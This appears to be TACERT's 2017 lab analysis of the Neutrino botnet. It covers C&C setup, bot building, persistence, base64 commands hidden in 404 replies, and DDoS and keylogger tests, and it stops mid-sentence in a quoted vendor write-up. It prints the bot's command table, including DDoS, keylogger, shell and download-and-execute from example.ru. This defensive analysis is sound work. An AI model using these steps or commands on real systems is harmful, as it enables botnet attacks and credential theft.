

個案分析-

# Neutrino 的殭屍主機與 C&C 伺服器事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製


106 年 1 月

## I. 事件簡介


1. 近幾年 Neutrino Botnet 在網路上盛行，因該 bot 能對主機進行多樣化的攻擊而造成不小的威脅，。
2. 駭客組織將該惡意程式控制程式於網路上販售，散播並提供其他駭客使用。
3. 本單位取得 Neutrino Botnet 的 C&C 主機控制程式樣本，並以 VM 主機進行攻擊測試並側錄封包。
4. 該惡意程式主要分為 bot builder 和 C&C server 控制程式兩部分。

## II. 事件檢測


1. 首先需要架構出一台 C&C 主機環境，測試採用 Win7(x64)系統並且安裝免費的架站工具 Wamp Server，以自動安裝 Apache、PHP、MySQL 及 PhpMyAdmin 等服務。




2. 將取得的 Neutrino 惡意工具檔案解開後，會有 Builder 和 Server Side 兩部分的檔案，分別是用來產生 bot 程式的惡意程式及 C&C 主機所需要用的 php 控制程式。




3. 在 Wamp Server 架設好之後，將資料夾 Neutrino Server Side 內的所有檔案複製到 C:/wamp64/www/，因該 C&C 的管理頁面是透過 HTTP 的 PHP 去控制。



4. 後續還需要進行安裝作業，透過瀏覽器連到 server 的 install.php，會開啟一個安裝頁面。此欄位分別輸入 DB host IP、DB name、DB user、DB password 及說明檔中的 Secure Key。
5. Database 的欄位必須事前透過 PhpMyAdmin 自行建立名稱，供 C&C 套件寫入資料庫。




6. 在成功安裝後可以檢視到 install.php 跳出的訊息，包含登入的路徑及認證金鑰，以及預設的登入密碼皆為 admin，並提示將 install.php 刪除 delete 避免其他人存取利用。




7. 接著我們就能透過他提供的 Login page 連結 [http://140.\\*.\\*./Neutrino/index.php?authkey=21232\\*\\*\\*\\*\\*fc3](http://140.*.*./Neutrino/index.php?authkey=21232*****fc3) 及

帳號密碼 admin:admin 登入 C&C 主機。



8. 進入頁面後主要 task manager 是攻擊任務的執行狀況，Clients 可以管理所有連入的 bot 狀態，Keylogger 是竊取 bot 主機登入特定網站的帳號密碼資訊。



9. 此時的 C&C 是一台剛建立好的伺服器，因此尚未有 bot 感染連入報到。因此需要製作出一個會向該 C&C 報到的惡意程式，就需要透過 neutrino builder 去產生出來。透過 Virustotal 檢測為 4/56 比率的 Hacktool。

SHA256:	11ae6b8cc34618116fe33e09c650f929e9a29aa43bfc2ac3d05fdae4c65ef748	
檔案名稱:	Neutrino v3.6 Builder [0x22].exe	
偵測率:	4 / 56	
分析日期:	2016-11-02 10:07:59 UTC ( 2 月前 )	
<hr/>		
分析	<a href="#">檔案詳細資料</a>	<a href="#">關聯性</a> <a href="#">其他資訊</a> <a href="#">評論</a> (2) <a href="#">投票</a>
防毒	結果	更新
ESET-NOD32	Win32/HackTool.Agent.NCH	20161102
Comodo	UnclassifiedMalware	20161102
Zillya	Trojan.Agent.Win32.554819	20161101
Malwarebytes	HackTool.Neutrino	20161102

10. 開啟 neutrino builder 的執行檔後，會要求輸入 C&C 主機的網址，並且為 neutrino/task.php 的檔案路徑，表示之後感染的 bot 都會向 task.php 做報到。

```
C:\Users\...\Desktop\Neutrino Builder\Neutrino v3.6 Builder [0x22] [Nulled.IO].exe
-----NULLED.IO RELEASE-----
Neutrino v3.6 HTTP Botnet! Cracked by 0x22.
Greetz to lostit aka Lazy Jesus for helping out as always :).
Credits to xTommYx for providing the bin!
-----

Got more shit? We'll break it, visit us at http://Nulled.IO

Ex.: http://myurl.com/neutrino/tasks.php
Enter URL: http://140.157.140.140/neutrino/tasks.php
Save file as(don't forget file extension) neutrino.exe
```

11. 將 build 的惡意程式 neutrino.exe 透過 Virustotal 檢測比率為 44/56，大多判定為 backdoor 的後門程式。

SHA256: eb4dce8945d903f65c3aeb4999d9878d6e8cc1c796201dbe349e721c5080bcb5

檔案名稱: neutrino.exe

偵測率: 44 / 56

分析日期: 2017-01-05 07:23:25 UTC (0 分鐘前)

分析 | 檔案詳細資料 | 其他資訊 | 評論 | 投票

防毒	結果	更新
ALYac	Trojan.Agent.BZYW	20170105
AVG	Generic_r.EOO	20170105
Ad-Aware	Trojan.Agent.BZYW	20170105
AhnLab-V3	Trojan/Win32.Dynamer.R156738	20170105
Antiy-AVL	Trojan[Backdoor]/Win32.Kasidet	20170105

- 在架構好 C&C 環境後，接著要透過 builder 產生的惡意程式 neutrino.exe 去感染為殭屍主機，我們以 Win7(x86) 的 VM 環境進行測試。
- 將 neutrino.exe 於系統執行後，透過 procexp 觀察系統背景程式執行狀況，確實產生一支新的惡意程式 winhelp.exe 於背景執行，只是該程式並無建立一個通訊埠為 Listening，也無明顯對外連線。

Image File

Version: n/a

Build Thu Mar 19 03:14:37 2015

Path: C:\Users\Dark\AppData\Roaming\BLD93115RWR\winhelp.exe

Command line: "C:\Users\Dark\AppData\Roaming\BLD93115RWR\winhelp.exe"

Current directory: C:\Windows\System32\

Autostart Location: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\winhelp.exe

Parent: explorer.exe(1276)

- 該 winhelp.exe 除了為隱藏檔之外，還特別是作業系統的隱藏檔，只顯示一般隱藏功能還無法顯現出來。並經由 virustotal 分析得知，同樣為偵測比例為 47/56 的木馬後門程式。

SHA256:	3b4a478a08b30ac32bd2399a7cae7b11be801dafa59c19bde59de0c3f1a8412b
檔案名稱:	neubot.exe
偵測率:	47 / 56
分析日期:	2017-01-06 06:34:09 UTC ( 2 天, 21 小時前 )
防毒	結果
ALYac	Trojan.Agent.BZYW
AVG	Generic_r.EOO
Ad-Aware	Trojan.Agent.BZYW
AegisLab	Backdoor.W32.Kasidetlc
AhniLab-V3	Trojan.Win32.Dynamer.R156738

15. 透過 TCPview 或 currport 工具去紀錄系統中背景程式的建立連線紀錄，也觀察不出有任何可疑的回報連線，推斷該程式可能有修改系統程式並隱藏惡意程式的連線狀況。

16. 此外該惡意後門程式會寫入註冊碼中並開機自動啟用。

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKCU\Software\Microsoft\Windows\CurrentVersion\Run				2016/12/27 ...
<input checked="" type="checkbox"/> winhelp.exe			c:\users\dark\...	2015/3/19 上...
HKLM\SOFTWARE\Classes\Protocols\Filter				2016/9/1 下...
<input checked="" type="checkbox"/> text/xml	Microsoft Off...	Microsoft Cor...	c:\program fil...	2012/9/30 上...

17. 然而從 C&C 控制端介面能夠看到感染的主機已經上線完成，並且會顯示出 BOT 的作業系統資訊及防毒軟體和 IP 國別等資訊，確實能證明 BOT 已經遭受感染。

Machine id	Bot id :: bot name	IP address	OS	Antivirus	Country	Version	Quality	Status	Action
7ea61278dfbad65ae31e707ffe019711	{e29ac6c0-7037-11de-816d-806e6f6e6963}	140. ...	Win 7 (32-bit)	N/A		3.6		online	
1fb5643801cec8fa41fbf5f57377065e	{a1098f81-0bbc-11e6-b2d7-806e6f6e6963}	140. ...	Win 8 (64-bit)	Windows Defender		3.6		offline	

18. Task manager 是 C&C 用來下達指令給 BOT 的管理介面，主要常見的動作有 Http(s) DDOS、Slowloris DDOS、TCP(UDP) DDOS、CMD shell、Keylogger 和 下載並執行 等。其中 DDOS 的動作是比較容易被察覺，因為會占用大量頻寬。

Task examples			
Command	Options	Example	Description
Http DDOS	host post_[off on] intensity threads	http://example.com/ 1 1000 50	HTTP DDOS
Https DDOS	host intensity threads	https://example.com/ 1000 50	HTTPS DDOS
Slowloris DDOS	host sleep_time threads	http://example.com/ 1000 50	-----
Download Flood	host intensity threads	http://example.com/file.ext 1000 50	-----
UDP DDOS	ip port sleep_time threads	127.0.0.1 25 100 50	-----
TCP DDOS	ip port sleep_time threads	127.0.0.1 25 100 50	-----
Find file	filename.ext count	notepad.exe 3	You can
CMD shell	command param	notepad readme.txt	-----
Keylogger	screenshot_on_off relative_text_in_the_window_name	1 paypal perfect	1 - on
Update	http://example.ru/file.exe	-----	-----
Down & Exec	http://example.ru/file.ext param	http://example.ru/bot.exe debug	-----
Bot killer	no param	-----	-----

19. 實際測試一個 UDP 的 DDOS 去攻擊內部的主機，並觀察其 C&C 指令發送時的封包狀態分析。Command 的欄位為被攻擊者 IP 及 port 號和參數，status 綠色表示正在執行中，country 為欲發動攻擊 bot 的國別，此例為只要是位於 TWN 的 BOT 都會發動攻擊。

#	User	Task ID	Creation date	Command	Status	Executed \ Need \ Failed	Country	Action
0	admin	1483926207384060	2017-01-09 01:43:27	udp 140.140.140.140 25 100 50	START	0\0\0		

Command type: Enter the command parameters...

By country: All countries By bot id:  Limit: 0 -

20. 同時我們以 Wireshark 側錄 BOT 的網路封包觀察，發現該 BOT 會以 HTTP POST 方式約每間隔 280 秒向 C&C 的 task.php 發送封包，但是 C&C 的回應都是顯示 HTTP/1.1 404 Not Found。



No.	Time	Source	Destination	Protocol	Length	Info
36	465.622363	140. . . . .	140. . . . .	HTTP	436	POST /Neutrino/tasks.php HTTP/1.0 (
38	465.838943	140. . . . .	140. . . . .	HTTP	517	HTTP/1.1 404 Not Found (text/html)
56	745.605444	140. . . . .	140. . . . .	HTTP	436	POST /Neutrino/tasks.php HTTP/1.0 (
57	745.636500	140. . . . .	140. . . . .	HTTP	517	HTTP/1.1 404 Not Found (text/html)
83	1025.623255	140. . . . .	140. . . . .	HTTP	436	POST /Neutrino/tasks.php HTTP/1.0 (
84	1025.662060	140. . . . .	140. . . . .	HTTP	517	HTTP/1.1 404 Not Found (text/html)
110	1305.621615	140. . . . .	140. . . . .	HTTP	436	POST /Neutrino/tasks.php HTTP/1.0 (
111	1305.654939	140. . . . .	140. . . . .	HTTP	517	HTTP/1.1 404 Not Found (text/html)

21. 仔細檢查 session 封包內容，BOT 發送封包的 content 中帶有感染主機的資訊，為 uid、OS 版本、antivirus 版本、bot 版本及連線 quality 等資訊。而 C&C 回復的內容中有一段 base64 code

「`DEBUGMTQwMTA3NjM4NjcXNTc2NiNyYXRlIDUjDEBUDG`」，解碼後為

「`DEBUG1401076386715766#rate 5#DEBUG`」。此 session 就是 BOT 固定回報的連線狀態。

```
POST /Neutrino/tasks.php HTTP/1.0
Host: 140. . . . .
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20100101 Firefox/35.0
Content-type: application/x-www-form-urlencoded
Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3
Content-length: 115

cmd=1&uid=%7Be29ac6c0%2D7037%2D11de%2D816d%2D806e6f6e6963%7D&os=Win%207%20(32-bit)&av=N
%252FA&version=3.6&quality=0HTTP/1.1 404 Not Found
Date: Tue, 03 Jan 2017 03:19:44 GMT
Server: Apache/2.4.23 (Win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 253
Connection: close
Content-Type: text/html; charset=utf8

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not Found</TITLE></
HEAD><BODY><H1>Not Found</H1><H2>The requested URL /Neutrino/tasks.php was not found on this server.</BODY></
HTML><!-- DEBUGMTQwMTA3NjM4NjcXNTc2NiNyYXRlIDUjDEBUDG -->
```

22. 觀察 BOT 端側錄封包，在 C&C 下達攻擊指令後，會先將任務 queue 在伺服器端，等待 BOT 下一次向 C&C 向 task.php 報到後，C&C 才將攻擊指令放入 content 回覆給 BOT，不過 C&C 一樣會在 header 部分顯示 http/1.1 404 Not Found，讓使用者誤以為是回應失敗的。

```
POST /Neutrino/tasks.php HTTP/1.0
Host: 140.107.63.86
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20100101 Firefox/35.0
Content-type: application/x-www-form-urlencoded
Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3
Content-length: 115

cmd=1&uid=%7Be29ac6c0%2D7037%2D11de%2D816d%2D806e6f6e6963%7D&os=Win%207%20(32-bit)&av=N
%252FA&version=3.6&quality=0HTTP/1.1 404 Not Found
Date: Tue, 03 Jan 2017 03:24:23 GMT
Server: Apache/2.4.23 (Win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 317
Connection: close
Content-Type: text/html; charset=utf8

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not Found</TITLE></
HEAD><BODY><H1>Not Found</H1><The requested URL /Neutrino/tasks.php was not found on this server.</BODY></
HTML><!--
DEBUG MTQwMTA3NjM4NjcxNTc2NiNyYXR1IDUjMTQ4MzQwNzk3OTUxOTQ0OSN1ZHAgMTQwLjExNy43Mi4zMCAyNSAxMDAgNTAJIw==DEBUG --
>
```

23. 嘗試將 C&C 回應內容的編碼以 base64 解碼，得知內容確實為 C&C 的攻擊指令參數，帶有被攻擊者 IP 及 port 等資訊。

Decode from Base64 format

Simply use the form below

MTQwMTA3NjM4NjcxNTc2NiNyYXR1IDUjMTQ4MzQwNzk3OTUxOTQ0OSN1ZHAgMTQwLjExNy43Mi4zMCAyNSAxMDAgNTAJIw==

< DECODE > UTF-8 (You may also select input charset.)

1401076386715766#rate 5#1483407979519449#udp 140.107.63.86 25 100 50 #

24. 觀察 BOT 的側錄封包，在 BOT 從 task.php 中接收到攻擊指令後，就會開始進行 UDP DDOS 攻擊，並且會以 50 個 thread 向受害者發動不定大小封包的 Flood 攻擊。

No.	Time	Source	Destination	Protocol	Length	Info
578	1586.810762	140.107.63.86	140.107.63.86	UDP	95	51234+25 Len=53
579	1586.811157	140.107.63.86	140.107.63.86	UDP	95	51235+25 Len=53
580	1586.811551	140.107.63.86	140.107.63.86	UDP	672	51217+25 Len=630
581	1586.811996	140.107.63.86	140.107.63.86	UDP	672	51218+25 Len=630
582	1586.812385	140.107.63.86	140.107.63.86	UDP	672	51219+25 Len=630
583	1586.812782	140.107.63.86	140.107.63.86	UDP	672	51220+25 Len=630
584	1586.813191	140.107.63.86	140.107.63.86	UDP	672	51221+25 Len=630
585	1586.813607	140.107.63.86	140.107.63.86	UDP	672	51222+25 Len=630
586	1586.814022	140.107.63.86	140.107.63.86	UDP	672	51223+25 Len=630
587	1586.814410	140.107.63.86	140.107.63.86	UDP	672	51224+25 Len=630
588	1586.814796	140.107.63.86	140.107.63.86	UDP	672	51225+25 Len=630

25. 以 BOT 主機的 TCPview 觀察攻擊時候狀態，因為惡意程式感染並修改系

統檔案，導致在系統內看不到被攻擊者 IP，只知道當時確實正在對外進行 UDP flood 攻擊，而攻擊的惡意程式確實就是名為 winhelp.exe 的病毒。

Process	PID	Protocol	Local Ad...	Local P...	Rem...	Re...	State	Sent Pa...	Sent By...
winhelp.exe	676	UDP	0.0.0.0	51742	*	*		781	181,496
winhelp.exe	676	UDP	0.0.0.0	51743	*	*		787	183,035
winhelp.exe	676	UDP	0.0.0.0	51744	*	*		784	182,504
winhelp.exe	676	UDP	0.0.0.0	51745	*	*		783	182,393
winhelp.exe	676	UDP	0.0.0.0	51746	*	*		784	182,504
winhelp.exe	676	UDP	0.0.0.0	51747	*	*		785	182,767
winhelp.exe	676	UDP	0.0.0.0	51748	*	*		786	182,965
winhelp.exe	676	UDP	0.0.0.0	51749	*	*		782	181,981
winhelp.exe	676	UDP	0.0.0.0	51750	*	*		784	182,504
winhelp.exe	676	UDP	0.0.0.0	51751	*	*		785	182,767
winhelp.exe	676	UDP	0.0.0.0	51752	*	*		784	182,504
winhelp.exe	676	UDP	0.0.0.0	51753	*	*		786	182,965
winhelp.exe	676	UDP	0.0.0.0	51754	*	*		784	182,504
winhelp.exe	676	UDP	0.0.0.0	51755	*	*		785	182,767
winhelp.exe	676	UDP	0.0.0.0	51756	*	*		783	182,393



26. 從另一個角度來看 C&C 接收指令狀況，當駭客向 C&C 管理頁面下達攻擊指令時，C&C 主機會收到來自駭客端的連線，並且以 HTTP GET 方式並帶有任務參數 ID 及任務 start 或 stop，而 C&C 確認 cookie 的 authkey 是正確的後才會向 BOT 發布攻擊指令。

```


GET /Neutrino/index.php?act=tasks&task_id=1483926207384060&task=start HTTP/1.1
Host: 140.███.███.███ CNC IP
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://140.███.███.███/Neutrino/index.php?act=tasks
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: authkey=21232f297a57a5a743894a0e4a801fc3; PHPSESSID=f1vejo4imcuc0qgljh40o7f5m4

HTTP/1.1 200 OK
Date: Mon, 09 Jan 2017 03:14:02 GMT
Server: Apache/2.4.23 (win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  
```

27. 此 BOT 惡意程式還有個很高風險的功能，能夠輕易竊取使用者的登入網站帳號密碼，將登入畫面截圖並記錄鍵盤輸入的資料，並且非常不易被察覺出來。此例以關鍵字 Yahoo 做測試，指令為 keylogger 1 Yahoo。



28. 下載解壓 logs.rar 檔案後，裡面會有幾張圖檔和一個文字檔，文字檔記錄了密碼的明文及瀏覽器資訊，而圖片為 Yahoo 帳號 ID 截圖。



29. 接著測試 HTTP DDOS 攻擊，C&C 向 BOT 發送控制命令，該命令以 base64 解碼後得知被攻擊者的 IP 資訊，向受害者發動攻擊。



30. HTTP DDOS 攻擊很常被駭客用來癱瘓網站，因為除了發送 HTTP request

外還需要建立 TCP 三向交握的連線，向受害者發動攻擊。

No.	Time	Source	Destination	Protocol	Length	Info
41	234.944789	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1
47	234.946337	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1
52	234.947314	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1
57	234.948523	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1
64	234.949964	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1
67	234.950433	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1
74	234.952109	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1
77	234.952551	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1
85	234.954759	140. [REDACTED]	140. [REDACTED]	HTTP	317	GET / HTTP/1.1

31. 駭客登入 C&C 管理介面後，在 Statistics 頁籤中可以看到所有向該 C&C 報到的 BOT 數量統計，主要有 OS 版本和國別資訊，以及 online 或 offline bots 數量。

Task manager **Statistics** Clients Filelist Formgrabber Keylogger logs CC Logs Settings

Upload Logout

Online bots : 1 Offline bots : 1 Hour bots : 1 Today bots : 1 Total bots : 2 Banned ip : 0

CLEAR STAT CLEAR OFFLINE CLEAR BANNED


[Total] Country	Online	Offline
Taiwan [TW]	1	1

[Top 10 today] Country	Bots	Percent
Taiwan [TW]	1	100%

[OS] Statistics	Count
Win 7 (32-bit)	1
Win 8 (64-bit)	1



### III. 網路架構圖



1. 駭客透過 HTTP 登入 C&C 主機的指令控制頁面。
2. 受感染的殭屍電腦 bots 會以定期 HTTP POST 向 C&C 回報並接收指令。
3. 殭屍電腦 bots 的帳號密碼可能會被 keylogger 側錄回傳給 C&C。
4. 當 Bots 收到 C&C 的攻擊指令後，開始向特定主機發動 DDOS 攻擊。

### IV. 建議與總結

1. 駭客透過 Builder 工具建立後門程式，並將 C&C 網址寫入其中。
2. 通常 C&C 位址會以動態網域名稱方式連線以規避追查。
3. 當主機感染成為 bot 之後會開始每 280 秒向 C&C 主機 HTTP POST 回報。
4. 此例 bot 的惡意程式 winhelp.exe 並不會建立 Listening port 去等待 C&C 或駭客連入，而是主動向 C&C 請求控制命令。
5. C&C 回覆給 bot 的攻擊指令會以 base64 方式編碼於 HTTP reply 內容。
6. Neutrino bot 能夠進行多類型的 DDOS 攻擊及側錄竊取 bots 帳號密碼。
7. BOT 的後門程式會開機自動啟用，只要將之移除就能阻斷 C&C 控制命令接收。

8. 該惡意程式很容易被防毒軟體所偵測，故安裝防毒軟體避免感染成為殭屍主機。

## V. 國外相關報導

1. <https://cleanupmalware.wordpress.com/tag/neutrino-bot/>

### Neutrino bot Description

**Neutrino bot** is newly created by cyber hackers and detected by Norton Antivirus. It can infect a computer by exploiting operating system vulnerability and it has the ability to expose your computer to download other malware like Trojan horse Dropper.Generic8.AXHI Virus. The Trojan can root deeply and evade the removal of security tools installed with the system. Even though AVG can detect this type of virus, it won't be able to remove it. The Trojan is equipped with a rootkit function. With the function, it can gain unauthorized access to a computer's operating system and avoid being removed. As a result, anti-malware program can not detect anything related to this malware.

2. <http://www.enigmasoftware.com/neutrino-bot-removal/>

### Neutrino Bot Description

The Neutrino bot a.k.a. Win32/Kasidet is a piece of malware designed to perform several malicious operations, namely HTTP flooding, TCP flooding, UDP flooding and download flooding. Additionally, criminals may use the Neutrino bot to grab information entered in online forms, record keyboard strokes, connect with the infected machine via the web browser and update their malware. The Neutrino bot has very small file (50kb) which allows it to have light system resources consumption and ability to work under a restricted account. Computer users may be interested to know that the Neutrino/Kasidet malware can spread via USB drives and 